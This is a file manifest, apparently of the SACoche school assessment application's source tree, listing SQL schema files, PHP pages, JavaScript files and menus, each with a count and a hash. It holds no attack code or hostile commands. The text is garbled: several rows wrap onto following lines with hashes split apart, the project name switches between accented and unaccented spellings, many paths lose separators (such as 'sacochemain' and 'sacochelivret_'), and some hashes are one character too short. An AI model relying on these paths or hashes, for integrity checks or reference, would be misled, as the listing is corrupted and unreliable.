sacoché-main/_sql/structure/sacoché_jointure_devoir_prof.sql	1	956b1689e7ec63f1ad202aa77d11f96f462fe 084f125de82875d11754e5d9c02
sacoché-main/_sql/structure/sacoché_jointure_groupe_periode.sql	2	da9faa115920e47f3d23bedd3b975f7d96ca e8878fcb0f202182763449d91e96
sacoché-main/_sql/structure/sacoché_jointure_message_desti	1	99ccf8b372a72ec8e283350dbd638fab498f ed8d4da8d49e371c646a8944eac0

nataire.sql		
sacoche-main/_sql/structure/sacoche_jointure_parent_eleve.sql	1	562c1f174cc71d4bf5bb482e1da399ebb76bdbf36dd65630ede950601d548fe7
sacoche-main/_sql/structure/sacoche_jointure_plan_eleve.sql	1	8d7acaab84e8a771bd77682def51355ce64ad4478d91ad175ae794b08539698d
sacoche-main/_sql/structure/sacoche_jointure_prof_replacement.sql	1	9ac5d05f4d8f2862d1f1f573ae2e619ee7ee489d2496f476fbc222583f26c346
sacoche-main/_sql/structure/sacoche_jointure_referentiel_socle.sql	1	4fbb5e2c615b92fa92603a1bf5873e034b576da16bce93ec931ee51f66a434a7
sacoche-main/_sql/structure/sacoche_jointure_selection_item.sql	1	992ce5566ad851b9b05c188a43ac9f530e47196cc9c6e79d87e49bf05e118fd9
sacoche-main/_sql/structure/sacoche_jointure_selection_prof.sql	1	83b0db3226b30c057fe1af5ec7bd032bd8ae2dac5e67275ce32f6eeb6201e700
sacoche-main/_sql/structure/sacoche_jointure_user_abonnement.sql	1	b2425c0b8d2cd990020ea4fab41116db35407e3665a3de9f4fbab49a45a85ef9
sacoche-main/_sql/structure/sacoche_jointure_user_groupe.sql	1	cfd78bddd3b910b3c43876c00f4d357ee6e4605bd0c8bff34d6f1842e073d098
sacoche-main/_sql/structure/sacoche_jointure_user_matiere.sql	1	64b08d2296a3bc01c1dfeec2ea237389559e5ca8e875d26bfef9d4b3c1acf5b2
sacoche-main/_sql/structure/sacoche_jointure_user_module.sql	1	0f5c8ea8db60b69af17c16c1d53e70b94d9f38fceb9d2e3b9c3a9756de80efaf
sacoche-main/_sql/structure/sacoche_livret_ap.sql	1	40ffa1a1c628a3b3d6c59c354acfcfcf5d3aabac2a3d662aef00d6317544626a
sacoche-main/_sql/structure/sacoche_livret_colonne.sql	5	5d5a100e810605ea333e28b21a099bb111b116b646f9c52df8847ed522bc3dde
sacoche-main/_sql/structure/sacoche_livret_dnb_jointure_mef_matiere.sql	3	0ec1510ba0af09f421cf4a5c433266e5aecfa96610fd4cf9b91cfb81fe4975a7
sacoche-main/_sql/structure/sacoche_livret_dnb_matiere.sql	3	cd49f7d61a9af5719ddcad14ba3256e17ead03b98caf98177024798fd08a17c8
sacoche-main/_sql/structure/sacoche_livret_dnb_mef.sql	2	ba61685f7b6fe60a7e6a18c027044341d501f88dcd6340136053c61d5dae2004
sacoche-main/_sql/structure/sacoche_livret_dnb_modalite_election.sql	1	38c72e7764b64c7ab62bd9582c0ae10fb09a1c01d8d7b63519817c0578730d24
sacoche-main/_sql/structure/sacoche_livret_element_domaine.sql	6	c5f631da3552fd88a0e5927ad77611325404d1f023276e15de8032c5de7e0e96
sacoche-main/_sql/structure/sacoche_livret_element_item.sql	134	d813d0e90e956b7bf9db7184b7f24f2ed5d13450efb0744266e7fb88650914af
sacoche-	25	58f9fddfd78c0f6336661c1c5a96ff27a8f3de

main/_sql/structure/sacochelivret_element_theme.sql		c5823d1eb908f1a11fa0489bda
sacochemain/_sql/structure/sacochelivret_epi.sql	1	0b0c7ceca7a0f5ca357688e2690ffab7024fea2e353b53a77062c1f3c5ce9bb7
sacochemain/_sql/structure/sacochelivret_epi_theme.sql	2	c7b4b7c3da5dda62bdafa1c9dbd2dc94faf77ce14b93305a220615bc7407bbebcb
sacochemain/_sql/structure/sacochelivret_export.sql	2	eee773b7765fb7faa4f9500e8fc564e906df0ba70c300848b176542fbc41222b
sacochemain/_sql/structure/sacochelivret_jointure_ap_prof.sql	1	736312ca202893c2b4dacd6bf8e1f2cf17a82f675f1bea4e1c931c95fe0a5a49
sacochemain/_sql/structure/sacochelivret_jointure_devoirsfaits_eleve.sql	1	5984f353b1e17fddaf241eb43247c9a1fbe5439adcc47dea0549405dba7aa933
sacochemain/_sql/structure/sacochelivret_jointure_devoirsfaits_periode.sql	1	c95600b2531c5ccadced7e510f235cc5d5504230f08a19d4c106a6df8b6c7dd3
sacochemain/_sql/structure/sacochelivret_jointure_epi_prof.sql	1	a6b7b4189d6b69dae3e79756adc67a19ef2888f5c28517666bb727ae7cf7b554
sacochemain/_sql/structure/sacochelivret_jointure_groupe.sql	2	44e231c6d4411d696c533cd3f2ff1bbad0740a1b0159ac1fd77c4707d00907f9
sacochemain/_sql/structure/sacochelivret_jointure_langcultregion_eleve.sql	1	403dd6d3deee057d0cb87b6bec7a381a7e7e9ee7dba9623c928a925e04e254fc
sacochemain/_sql/structure/sacochelivret_jointure_modaccomp_eleve.sql	1	3a05ecd24fdf3c4cbd4392d864e1919c8f02be8e3a66f312d543e3aeaa94a99b
sacochemain/_sql/structure/sacochelivret_jointure_modaccomp_periode.sql	1	7d48168d74362f929af29e6d35ad33dabb73f0b7b767f0aa95f1bd276d103e1d
sacochemain/_sql/structure/sacochelivret_jointure_parcours_prof.sql	1	ecba14f8ae4132d1c4191ab1c5ecd40c31b53a7dbe595252416f6962f1ec1c2d
sacochemain/_sql/structure/sacochelivret_jointure_referentiel.sql	1	824e0d67fc67daef2bbcf8a2e0df510d4ded85a3580d145cec1145aca8b5b18
sacochemain/_sql/structure/sacochelivret_langcultregion.sql	2	6a122af8ccf34ed69e650b5b6d5f5e7b58949a333f510cb3b3106e16af6f8790
sacochemain/_sql/structure/sacochelivret_modaccomp.sql	1	155890975a794430fcc2d2f3daa1920bf98c8cefb244d794b23c3c8d2f77bdad
sacochemain/_sql/structure/sacochelivret_page.sql	7	c934a6d75c3b227269810c7a458a8921402103502d262b57bdb9b9529711428c
sacochemain/_sql/structure/sacochelivret_parcours.sql	1	8b8c525ed904075a234204f3064749d44683dbeee889bbf588cd5ff6960fdec0
sacochemain/_sql/structure/sacochelivret_parcours_type.sql	2	a584505e67064aa82f013eb0f2b2256479563cc2a298effa969a653e3835d14d
sacochemain/_sql/structure/sacochelivret_rubrique.sql	10	8e9a605978fe669a799c2367966ad12f2342373823235c9996892c3da19d2e9d

sacoche-main/_sql/structure/sacoche_livret_saisie.sql	4	19c5bd33cda08843449f4f1e53553301e9d7725bdef48126cdce4e88ad61ff01
sacoche-main/_sql/structure/sacoche_livret_saisie_jointure_prof.sql	1	b81095eff0281a03a30debce2a5648c6ed4ca7513367b69b5b2c09311fb68c88
sacoche-main/_sql/structure/sacoche_livret_saisie_memo_detail.sql	1	cbf7d71693b02248161ee264d4b527a322bee58af2bd5dad0a33e9e6cf763529
sacoche-main/_sql/structure/sacoche_livret_seuil.sql	3	a66455aee6e3dd80e77d070e2ebbc1cf1f613601ac4cfe4dc0cdeb4fac3d1a6c
sacoche-main/_sql/structure/sacoche_matiere.sql	274	a9174420f8fa1a7c7719658bd5dc6fa1411f741a44089d8341f4d0caf21df581
sacoche-main/_sql/structure/sacoche_matiere_famille.sql	4	96552adb17dae339458acf5d8ed560d601ed085b72f350bc105e194ed8d25fe7
sacoche-main/_sql/structure/sacoche_message.sql	2	bc2fdfb613db42eff875fafa53811e689fa270c415ef241b7178a8ac03dd2630
sacoche-main/_sql/structure/sacoche_niveau.sql	370	01387c1b8372f20ccc7657a6ba55bc36e5f3fc38e10869f4512e5b3447f08033
sacoche-main/_sql/structure/sacoche_niveau_famille.sql	8	f88f124f3f456eeb8e017de01f7aa0a829e60f80cb83822ffddf7fa919aaf35e
sacoche-main/_sql/structure/sacoche_notification.sql	3	7083a8523b5195468a6cc9b28e4f0d8dc9f280ded9dd16d6f8ce1449438ccd3a
sacoche-main/_sql/structure/sacoche_officiel_archive.sql	4	27e94d8bf55a3cdfba4015bfb91958840071e90846633a8c0204d88e816c4575
sacoche-main/_sql/structure/sacoche_officiel_archive_image.sql	1	d4c185e268a7e595621d07dd968bb91fe2fadc8b33548ff7e72be4610a07b77a
sacoche-main/_sql/structure/sacoche_officiel_assiduite.sql	1	396c884c35345b7ad1454ac0acdc0c636bd0f72d8dc897e6356fb63aacc2417d
sacoche-main/_sql/structure/sacoche_officiel_configuration.sql	2	045dfa15fc3ddd390e3d4db34427c8788d8ae3c8db8d6ad634f5e671b55cc072
sacoche-main/_sql/structure/sacoche_officiel_decision.sql	2	0c31c4b6fc4d7302ad6cf6d804273135d105a358bdde547bc0497e9715ed3732
sacoche-main/_sql/structure/sacoche_officiel_jointure_decision.sql	1	2529fd2e1fdce871b4ea727ceb691f82a58e15146d5d0b33f1c0b4a03c4edcc4
sacoche-main/_sql/structure/sacoche_officiel_saisie.sql	3	cc86a88dc51804e814a2159572e6216cf75cc9f20dfb393a8490d3717756a00
sacoche-main/_sql/structure/sacoche_omogen_api.sql	2	90754b45f1b6937d75ce915f25f73722d67101c252cd44f95e7aa1948e6d0b3f
sacoche-main/_sql/structure/sacoche_parametre.sql	8	df22aa36f0e8d399e4b5309028ee0d3047d235460e5ecf189bf1edf2ff2ce698
sacoche-main/_sql/structure/sacoche_parametre_acquis.sql	2	14bce23fc8f3978dc6ff9351356bcf9e7d6110f12f96a40bf50537b6e6ebc75e
sacoche-main/_sql/structure/sacoche_parametre_note.sql	2	417a35da147d519b8fd9619d54af3e3c9643ffd0543e2a49cb0d5502d603dce6
sacoche-main/_sql/structure/sacoche_parametre_profil.sql	1	7a1f61735920a7767414c44e08c471bd6d22d62cea100644db8ed089cd5f90c3
sacoche-	2	7901faecb8c1570648a36156c063f2232745

main/_sql/structure/sacoché_parent_adresse.sql		8c09fe2f0ce1a3c354a65d21d527
sacoché-main/_sql/structure/sacoché_periode.sql	1	faf127636df30bb4a01bf4c2a6d583ff28111e5649c270211afc07631b6a6bb5
sacoché-main/_sql/structure/sacoché_plan_classe.sql	1	743fe939a6dc91c2b4e0f8fa6c9815053a8dae465e43a4d95aefcac2b32d2d0f
sacoché-main/_sql/structure/sacoché_referentiel.sql	4	32c401a7af460ff5ee22c8ab369787c91e36e699079b1545ea3f47b92a7ffa35
sacoché-main/_sql/structure/sacoché_referentiel_domaine.sql	1	3ce96664b4a66d3b498bd871ecb0434367133ae8dc8fa084be6c71b028477a56
sacoché-main/_sql/structure/sacoché_referentiel_item.sql	2	434b9bdcb02cbc1da0f05d4809a2e29101ce26d9c48bf956861f897f5a9e25b9
sacoché-main/_sql/structure/sacoché_referentiel_thème.sql	1	12d4263bdebc5fa3b744048b8b549067eb10a7e92582b49079b82f5ab8acae93
sacoché-main/_sql/structure/sacoché_saisie.sql	2	6b1b79b0f33ff9ce1cb03aeda6233279039e6bab855826f7954a25f18384a541
sacoché-main/_sql/structure/sacoché_selection_item.sql	1	e63aac645751090b02bdfe896aa2dae6c7d2c0951bed6062b688919afadda0d9
sacoché-main/_sql/structure/sacoché_siecle_import.sql	2	d0144d99acba8fecb564926fd2244c5d7b902b21dc6d0f35c3ec3c8f9c02e5ff
sacoché-main/_sql/structure/sacoché_socle_composante.sql	4	3fe4de102ad9477bec441f5d8838d666b707338c4f52d88079c3b3edc441c7b8
sacoché-main/_sql/structure/sacoché_socle_cycle.sql	1	daa0d4b362c2a827d90c3d951dc9e0afe481cff213d54ce3d3a2959fc2ad451b
sacoché-main/_sql/structure/sacoché_socle_domaine.sql	2	3705ac3eb243dd1849ce4cd64b9793ec641752087dcbcb7b5063e725da8955312
sacoché-main/_sql/structure/sacoché_structure_origine.sql	1	abe55d201d7f39b2a233dcbf95dacbde0e2b14f024c4687bf465e1718f8232f3
sacoché-main/_sql/structure/sacoché_user.sql	6	96add07c209ad0989a631946ef635a1eee757ac86d457b8019097b6742ca4943
sacoché-main/_sql/structure/sacoché_user_profil.sql	7	8a9db9d8e29f6b3da1c882d85e9f7831cce46050cd465c5397ae4d4e5c979c7e
sacoché-main/_sql/structure/sacoché_user_switch.sql	1	c19d6858e1f7f0c9db5330dec1c2773634349df5178a1be6b4fbc5946915121b
sacoché-main/_sql/VERSION_BASE_STRUCTURE.txt	1	9499aee670fe2683a3221ad04355d6118aa80ff24acbecd1377ba2922b2c7202
sacoché-main/_sql/VERSION_BASE_WEBMESTRE.txt	1	c3ebb7a22749d308a174b9dcdbeebd3871083ae457e036adbe2b6bfb2750d655
sacoché-main/_sql/webmestre/sacoché_chorus_config.sql	1	65c6b09a7ef42fc99a58026b0655d39e521e5940849b297afd8981f030e50fe8
sacoché-main/_sql/webmestre/sacoché_convention.sql	3	af48c4a6762162b726c391910de89db876a1d932c082f52b3e10f5104ff00cb9
sacoché-main/_sql/webmestre/sacoché_geo.sql	1	f2d90c26cdf4997f1af5e9e4f74cb82fa90cd97afb743f2d23519113c9150c07
sacoché-main/_sql/webmestre/sacoché_parametre.sql	1	2229600483439a00175fb7eb05eddb6dbe419810c3f50906733ad439f8528346
sacoché-main/_sql/webmestre/sacoché_partenaire.sql	1	540c309346676331e5184fea3dd94f1d236c93848820b8f96ece0cf4837d8bc0
sacoché-main/_sql/webmestre/sacoché_structure.sql	2	614344220e540d27e89c11d0ee7c111682b729292425a194447bbe9c8d45c661
sacoché-main/acces_archive.php	10	dfd75e38427db30fd00a7dd4a362b41a784

		fe3f09aa1424bc050e1da9aa65edd
sacoché-main/ajax.php	9	acb64c02dd38e6c7238b4a3458864d6939ae932755b6e0aef2361972282d3933
sacoché-main/api.php	7	88716a558e0450939d09c36bae30b266aa87b21da4a82a6a62a41ba965eca0f
sacoché-main/api/api_lister_evaluations.php	5	0503b02d16778070f53de8b5729810eb90dd74f12ac11a2f77708f4bf5f07db7
sacoché-main/api/api_login.php	3	82968e0f9459c275366b97b6c15587e2c561a9221d4f8c5c9c11801cd3a9c07a
sacoché-main/api/api_logout.php	2	feb899393beb2b23fb9535e2512696a6d42c47edb345b75a69a1b4e004fe1917
sacoché-main/api/api_voir_saisies_evaluation.php	5	7700c5610a01c1f24aaea9f256ce402ed01294bde331a2aeae345b9174f430dc
sacoché-main/browserconfig.xml	1	f9892c6e381d775b689364fd41a413dd856cc317324daff95bd41b06aae4d69e
sacoché-main/COPYING	35	f24fa7d9333a3f40314c2f00dd28e0e706997819e66efe19619433dae285f3a3
sacoché-main/force_download.php	4	61ac8eb4c1f509528a6435e1acd073c116b63027b36f34d7232a2407af87c7f4
sacoché-main/index.php	19	aaa3ad12c0e7d96ac26b1851259b27822128fe8fb8eb9e088fe34fea6c6e7fc3
sacoché-main/LICENCES.html	8	9f291931019fca305e62fb59492ce773620e990820c29ad4a943b17a400acce6
sacoché-main/LISEZ-MOI.html	2	916d2ad96a56e7c723dd9fc3029484774a60d9b4e7038fbd66a6593555a526ce
sacoché-main/menus/menu_administrateur.php	12	1a217a37e42fdf55c9a5a74619a0bd43bf3dbfcbf52201dca017a60397c19605
sacoché-main/menus/menu_developpeur.php	5	40ead7a7e10a8aea6a07171c5b7d4a927262cc6b2f61deb13b01da8624e423be
sacoché-main/menus/menu_directeur.php	13	10dfc3e5e7a6ae78f1a5ecbad51d02628aea37f36f43c3df85a6e235bcc6f3ed
sacoché-main/menus/menu_eleve.php	10	d74a3d497d836ad3cf5ad48c9740a13d587fba3ad1ac404cfe9d071081c9a3bf
sacoché-main/menus/menu_parent.php	9	562beebb6b0f35fd781475a4811ac86dbce35cc11ffe88182b519e258f49432e
sacoché-main/menus/menu_partenaire.php	3	4570e9f13326f02eb7a07b91addb9ef3e36be13f21309dcfd0aa050b2d9bee96
sacoché-main/menus/menu_professeur.php	16	8606fd04313b583664ce24ef42b63657840b35bb9a90c8af734e26da0ee3edde
sacoché-main/menus/menu_webmestre.php	8	f68155257938628ddbec661a3e59862d134615abc3c01083586e2bef62ab4424
sacoché-main/p3p.xml	1	33810ae35a0a364c7cf229ef942b3bcba9d7d1004a13ef1347ca27a259f3f78
sacoché-main/pages/_form_assistance.ajax.php	4	ef7c7b99d6a5aebc008d46da7dab6ddd5a26f9540c7d7ce3d135782c3bb849c8
sacoché-main/pages/_load_arborescence.ajax.php	4	0e2f9f68de64c4f7b5d2f0b11157a007165972c18e4feae04abb35e52c72b8ca
sacoché-main/pages/_maj_listing_professeurs.ajax.php	3	697db2a315a4fd9a2b187631d0f812d865d8b945d2d1631e3fcf47f339e1c3fd
sacoché-main/pages/_maj_select_directeurs.ajax.php	3	eb7853492ad51e0a88372a87a0c2da4d0e0

		7d98c940672d90d032a77d1e1d2fa
sacoché-main/pages/_maj_select_eleves.ajax.php	4	dc0d093885b7b8908ab809d9bd5d12db3f91f3cf8d27d7b377f83501714d01ba
sacoché-main/pages/_maj_select_eval.ajax.php	8	aced16cee275ab378121ba26049df79552d932d9db3e271d56124cbab01c71e3
sacoché-main/pages/_maj_select_groupes_prof.ajax.php	3	9bcf5c1b3b9ea6adb9b4adc7f4d86b2841cce9691f331e07dda4904d67ce725
sacoché-main/pages/_maj_select_items.ajax.php	3	fc0f6ea5e0f11b4d2a21a3fa80bbbe0a3d01160f0e2492b2b076e21c6771d76c
sacoché-main/pages/_maj_select_livret.ajax.php	6	f36d2ba19e29646d0fd87b960e57ff2e86c272a9c99c1fa8b8b66242990a2979
sacoché-main/pages/_maj_select_matières.ajax.php	3	2f653793bd050510165b944f1396d4e02c3866d42b91dab79ffb8357cf0be19b
sacoché-main/pages/_maj_select_matières_famille.ajax.php	3	7857c339c09c9c67101d4e9386fc1ddb570309f33f19122282ac26e468dbaeb7
sacoché-main/pages/_maj_select_matières_prof.ajax.php	3	b10ea2b07b3994e60f66e2cade78ac39b4446ec1cf7c98053db667ee9d736328
sacoché-main/pages/_maj_select_niveaux.ajax.php	3	39afdeee0cb962e7c6d10669d7e31a37e2c81e2087eb06c32fd0e8f7834dadd7
sacoché-main/pages/_maj_select_niveaux_famille.ajax.php	3	068c73c67f0358914d55310cb25147c727180fcc94bea43edd0eb076f10ad1aa
sacoché-main/pages/_maj_select_officiel_période.ajax.php	3	f7d0c442056519c506e660adfec4c63b629ddfaddaa2f54c07b6104cc41f29f0
sacoché-main/pages/_maj_select_parents.ajax.php	3	b78cff9d619a1a5663b8cc88c71bfaa438cf7c61d61d42dbe445101ed0e4430b
sacoché-main/pages/_maj_select_professeurs.ajax.php	3	fc2824fb462baec2fc273bdc48d6c1874f24ae495ed94c2ef0be594c6dba851e
sacoché-main/pages/_maj_select_professeurs_directeurs.ajax.php	3	f36673e894bdcc062837e1d24e3e9345135312fef931ccf34a7f6707448b990e
sacoché-main/pages/_maj_select_profs_groupe.ajax.php	3	e0cdefb798e34f63ec2c398e25271da590241b831fa0ead502326974cf735157
sacoché-main/pages/_maj_select_structure_origine.ajax.php	3	4cbd45bdafc05d7a7d3c00ef9be65ef033e8eb193af631751085145e03b78815
sacoché-main/pages/_maj_select_structures.ajax.php	2	ec61e331f524d3b146e7c13a0e727830618272aebb4e9babc0435241345ef3f0
sacoché-main/pages/administrateur_administrateur.ajax.php	13	f7e8acde719933ac9add3f9bfec47b8f5eac422c691751b2a93430878caa80cc
sacoché-main/pages/administrateur_administrateur.js	14	3320bc831c31f942893c3c363c0dc2874f173e20a1abe57354357bf5af57cfed
sacoché-main/pages/administrateur_administrateur.php	8	ef74f22a66cf82faa84f0d7e520501c6d5cf918b606a8bbdb00058bae4f9c101
sacoché-main/pages/administrateur_blocage.ajax.php	4	2359c8a5ba6e28b2bbc1852f0c6d97e916b67a69d968c7c1b4c2bab80ce205b5
sacoché-main/pages/administrateur_blocage.js	7	801498cbd5cc27c57e0f0e5d3120eb71f0357d63ad193682b420162aed55e81e
sacoché-main/pages/administrateur_blocage.php	5	fac998e46e67d4b286f579ef7b24fc3a6dd7e77718981cb0aea7f4f52cdcb534
sacoché-main/pages/administrateur_classe.php	4	a4b591ebd9aca5a4a732014899240e4abe81ee7f7a4ee269e0a694a7beaf24fb

sacoche-main/pages/administrateur_classe_gestion.ajax.php	6	bc9cf025c6e45b81f717c52acf90957ab17509c126236e5f747feafe5de51a99
sacoche-main/pages/administrateur_classe_gestion.js	11	36293e82869cd2d028d91d7b14ed563dd8792214e8b28e624cf3e9c7d6759f5e
sacoche-main/pages/administrateur_classe_gestion.php	6	29a304eb4d18f3fa94c8db0884c4edb3251d1913538e9545a29e04cf30afb14a
sacoche-main/pages/administrateur_dump.ajax.php	10	e685b15189e3462a49c7f942ca54529a2b5d6c179f1f637f5919e8b9d5733f36
sacoche-main/pages/administrateur_dump.js	11	d81f5622ff3974e881dc58fe0977807757cf20f46b33d10598d5f67f9cc6e890
sacoche-main/pages/administrateur_dump.php	3	eef5171ee8b4b358cbeed57c487539c36d3e26cc47fa3ba28fdbefa08e262f81
sacoche-main/pages/administrateur_eleve.php	4	bb6e6a026185ab3bf1b5dc8eac685df5e788da55f62067c91f779466d4c55da8
sacoche-main/pages/administrateur_eleve_autre.php	2	429fd39f78b3946b11ee6937e94b57132c3f64e31a7eb67ad0cfe6995860fe97
sacoche-main/pages/administrateur_eleve_classe.ajax.php	5	b2713131a3782d755925ecb9260b7544666606991dd77032e1b48b9f6744f277
sacoche-main/pages/administrateur_eleve_classe.js	8	132977c6c7624cea511a4e59c85fdc4405383355286094a0b616c43f3f72cc20
sacoche-main/pages/administrateur_eleve_classe.php	3	8075c74f4fcf6a4d6a23e5d67a1780078fc9f5baf7b6a10b9f545f2be1cc0e43
sacoche-main/pages/administrateur_eleve_fusion.ajax.php	8	c6a24f59cd7436bf195caa7119463a9113d6ca4578ed141d9bc5ed3213e98456
sacoche-main/pages/administrateur_eleve_fusion.js	8	27093d0e8e960898e3908a29a3708b81e3101b2a6b2eb4f5e4c47090a8a49c27
sacoche-main/pages/administrateur_eleve_fusion.php	3	645d13773c8570d95de0a1724a0e2d6d3956a3332e9fae53847ec3d4d92fb51d
sacoche-main/pages/administrateur_eleve_gestion.ajax.php	18	aff5d193b4d06f4cdd988e0371c0a60d7b82a3ad91318a2209e3f7d08cd2f471
sacoche-main/pages/administrateur_eleve_gestion.js	22	029bceeb01e55944b7a05494957a06cd7cf842adec000749e18925809d57a919
sacoche-main/pages/administrateur_eleve_gestion.php	14	1aac2ff07fd1b102393808ff0d95307bb12503da1032f05a4fb81cf013f6d1d4
sacoche-main/pages/administrateur_eleve_groupe.ajax.php	5	698fb948cabedd4eba5df7e6a0afb88eae137405236cde5db252aeff7f5bcbe2
sacoche-main/pages/administrateur_eleve_groupe.js	8	968d805de0cfb7fd9a32e6910d5e4126a815e84573442325156bd812d9652a93
sacoche-main/pages/administrateur_eleve_groupe.php	3	d3fff30a2baf2109e02d3a980cb24a4938605a13b005bbe1c60cae3b170f18cd
sacoche-main/pages/administrateur_eleve_photo.ajax.php	20	de2909a66474d778bc4dcc296d79545a8ae7180d7628ec586c89af6166aad031
sacoche-main/pages/administrateur_eleve_photo.js	23	5ce0c9fb9c5cd22523c7d2b7394a92b45a10585c5e9d4efbc7ac36b9c73ef1ee
sacoche-main/pages/administrateur_eleve_photo.php	6	e79286c6720dcfc8bb1588757e114b86037fb125c21a5747fbbd1e8153bb0d4f
sacoche-main/pages/administrateur_eleve_separation.ajax.php	6	1a3301733655bd6c46223b93f0d0991b5fd35f7558d48540a7443633f6c3569a
sacoche-	9	e7c51a787ebfc16326d5749471d9964702e

main/pages/administrateur_eleve_separation.js		4faf05182daf264208f4ae3e02788
sacoche-main/pages/administrateur_eleve_separation.php	3	eba4bebf6fe6b451e575c1aec7aa0c7cf3077e1d50fac2a5459a41300a27a4d7
sacoche-main/pages/administrateur_email_erreur.ajax.php	7	91128e7d875102097054836ee06a1db93e18d4097202f58c780d7204bc1ce466
sacoche-main/pages/administrateur_email_erreur.js	12	5febe0c3cb3b6f8c376d4ba104f566cbb65b65bf9cb3b639472036aa599a9a63
sacoche-main/pages/administrateur_email_erreur.php	6	21fa05fa527070585f1e9bf221468e797339ce44ad249d9e8f77ac94991911ad
sacoche-main/pages/administrateur_etabl.php	2	f674984ac4b0958560cd0df5f49957d5d4a4adbf288f4e865179a1e2ab3fa6f3
sacoche-main/pages/administrateur_etabl_algorithme.ajax.php	10	da211175e325029198fbffbb2c97c5c545e736a8734dc3897429d4f925d19c0f
sacoche-main/pages/administrateur_etabl_algorithme.js	12	a8311eda1f1cfaecffa458d3ced6bea5944e54ebbc77d222353eacf2de98f93a
sacoche-main/pages/administrateur_etabl_algorithme.php	8	a8be1fbe09329e4dfc195f627579003fd38cc4277636e436e0e8ae1dd5719194
sacoche-main/pages/administrateur_etabl_autorisations.ajax.php	9	ef1f286b5c8326543f762690a373b2488263a26db715e35066ff2f8b2bb55237
sacoche-main/pages/administrateur_etabl_autorisations.js	11	f80cec3a5c94d6d159e23f87bf7bead810753489b9be5872ca2a566f8a449594
sacoche-main/pages/administrateur_etabl_autorisations.php	15	0f0af8e37704e61aad408ed7a39e72706b1bad69ea13b7b92521dd0e6c9e7ff9
sacoche-main/pages/administrateur_etabl_connexion.ajax.php	20	635905c9179575e7540e2d1f85c4078632f89bd5fcb7ddc6303486fba9fb01fb
sacoche-main/pages/administrateur_etabl_connexion.js	17	c24ac32783397d2bcde47f22e57f162fb3cfc98c6a1756deb5cfe80a7b82819f
sacoche-main/pages/administrateur_etabl_connexion.php	26	b2c0a5dd34cf143bc372476186cba85733d6cb2aeefbd665a7a4fdadf3cf0c78
sacoche-main/pages/administrateur_etabl_deconnexion.ajax.php	3	fca231b8ffb26cc05c8f340d081dc2866a5eae02f368e442524ea7a9a848ca8
sacoche-main/pages/administrateur_etabl_deconnexion.js	5	a1100c568f93903455cce340d7ba684987e4986999f50563cc9a33509ce8e674
sacoche-main/pages/administrateur_etabl_deconnexion.php	3	513f881e5b7a03a88bb03b91134f7f6f9eb3e5dcb5ad98e2ea204d2f73a72d56
sacoche-main/pages/administrateur_etabl_duree_inactivite.ajax.php	4	d0e5b207d8024506d7e60a9587fee546787936fb5b9ca99309920af48aceb409
sacoche-main/pages/administrateur_etabl_duree_inactivite.js	5	f0172f76b2e31ef3a4e381ef32d066b5de5fb0981ab0bc4e38a1c8dac8f772bc
sacoche-main/pages/administrateur_etabl_duree_inactivite.php	4	d6181792b04b2b01ddcbca71bc5816a5f17ac4a1e526e7b523ffe143e2dde73e
sacoche-main/pages/administrateur_etabl_identite.ajax.php	17	5f44cbc4f4b0842d34c0058bf0f8ec3daa9a67ecd4704dc727572b8504404285
sacoche-main/pages/administrateur_etabl_identite.js	41	e635919d94a52ed496c5d0266d586bc3107da625a1491e48f303d5fe94689129

sacoche-main/pages/administrateur_etabl_identite.php	19	882cdf4010cb81d8b30bb360c21f03f04c98a8345e9230af2fe74534f9c4b4ec
sacoche-main/pages/administrateur_etabl_login.ajax.php	5	8286541862313f6d434213775578d1c12196cee30c7e0fb8223a236c99561c70
sacoche-main/pages/administrateur_etabl_login.js	6	1007a00e6401d545a365b6f6731a64196b58dc137278484ae69daf8256c91833
sacoche-main/pages/administrateur_etabl_login.php	5	18325c518b9dcb5fc784feeb91fa0f95df14d23cfb79bb0c252467964eda0ae7
sacoche-main/pages/administrateur_etabl_matiere.php	3	8bbfc7184a15754e7606b36ca908924470a3d0b28784e0f37bf7739987299745
sacoche-main/pages/administrateur_etabl_matiere_gestion.ajax.php	10	ee0863d5ccc237f168f866005a078a85adad374d62f66492bb158eafbd8df7fa
sacoche-main/pages/administrateur_etabl_matiere_gestion.js	23	a06ff9f16ded69c88a2770cc2f908ec211864303f6a051f5b14def43a2a4f883
sacoche-main/pages/administrateur_etabl_matiere_gestion.php	9	4f144ceda37b3ec0dcdb74f7bc9602fa87a1746417c76ee8d268892c2500c516
sacoche-main/pages/administrateur_etabl_matiere_ordre.ajax.php	4	ded88d75392a8499da956f09c08b2fc166f274411981650ec4e1d8d9db3af8b5
sacoche-main/pages/administrateur_etabl_matiere_ordre.js	5	a91a980db6f620f7fb9faf251c4d66407721b4802f83db2d78a14c213c237d8d
sacoche-main/pages/administrateur_etabl_matiere_ordre.php	3	492a77a3c62fcea2c8a4eebcffd52fbcce064c117219a9ca3ecd94d2c7d2363b
sacoche-main/pages/administrateur_etabl_matiere_synthese.ajax.php	3	2730e02d0f5dda08ecf2ea20e9b572049acc54e330960949986548e6dec29d05
sacoche-main/pages/administrateur_etabl_matiere_synthese.js	6	16ec53f0fce5564da729895b18dd8ac7b23d48bad8ff4f9e6efae811de0675fc
sacoche-main/pages/administrateur_etabl_matiere_synthese.php	9	65ed98d26d189ddf54b2b6e667e0d09a1079f24fde8c4bbcc19f2d1059704a36
sacoche-main/pages/administrateur_etabl_matiere_transfert.ajax.php	4	02ac63b0c2d03f3d467435a628537012fa0705366911430c2ce9a70efe4cbd82
sacoche-main/pages/administrateur_etabl_matiere_transfert.js	5	450710d5bf4fc9fe8f407ca17ae2752338142cdb847c4da751a66e2e38c5614e
sacoche-main/pages/administrateur_etabl_matiere_transfert.php	3	f0c094009b07bb236f4a23cbc2d834ead6b992800970726e77d2819831050bd6
sacoche-main/pages/administrateur_etabl_menus_raccourcis.ajax.php	4	ae9c04546e4f91c35ed76aa1b08e0408d2cc3cb4b49962522f43f5a425ed8c46
sacoche-main/pages/administrateur_etabl_menus_raccourcis.js	7	551a20e31e98f36e7c2c76af848e825e305650ee72589d6a2850850493194f5a
sacoche-main/pages/administrateur_etabl_menus_raccourcis.php	5	25c911d223ec5c8774fd62e5a6fc1c64abca3d7501379a0d622adb62ee47555a

sacoche-main/pages/administrateur_etabl_niveau.ajax.php	7	36f519dcdfff7cf3baafd5094ce833344c91f29f5db0bddcc66fbc77165684ff
sacoche-main/pages/administrateur_etabl_niveau.js	19	290cad7a879159d8171267ce34a6fb092a0f188d34617ebe7adfd92b2f1369c8
sacoche-main/pages/administrateur_etabl_niveau.php	7	1d8ce4606338b89c33c41a9cb18af270d8936e2b50b4c375996b2be6f9e41694
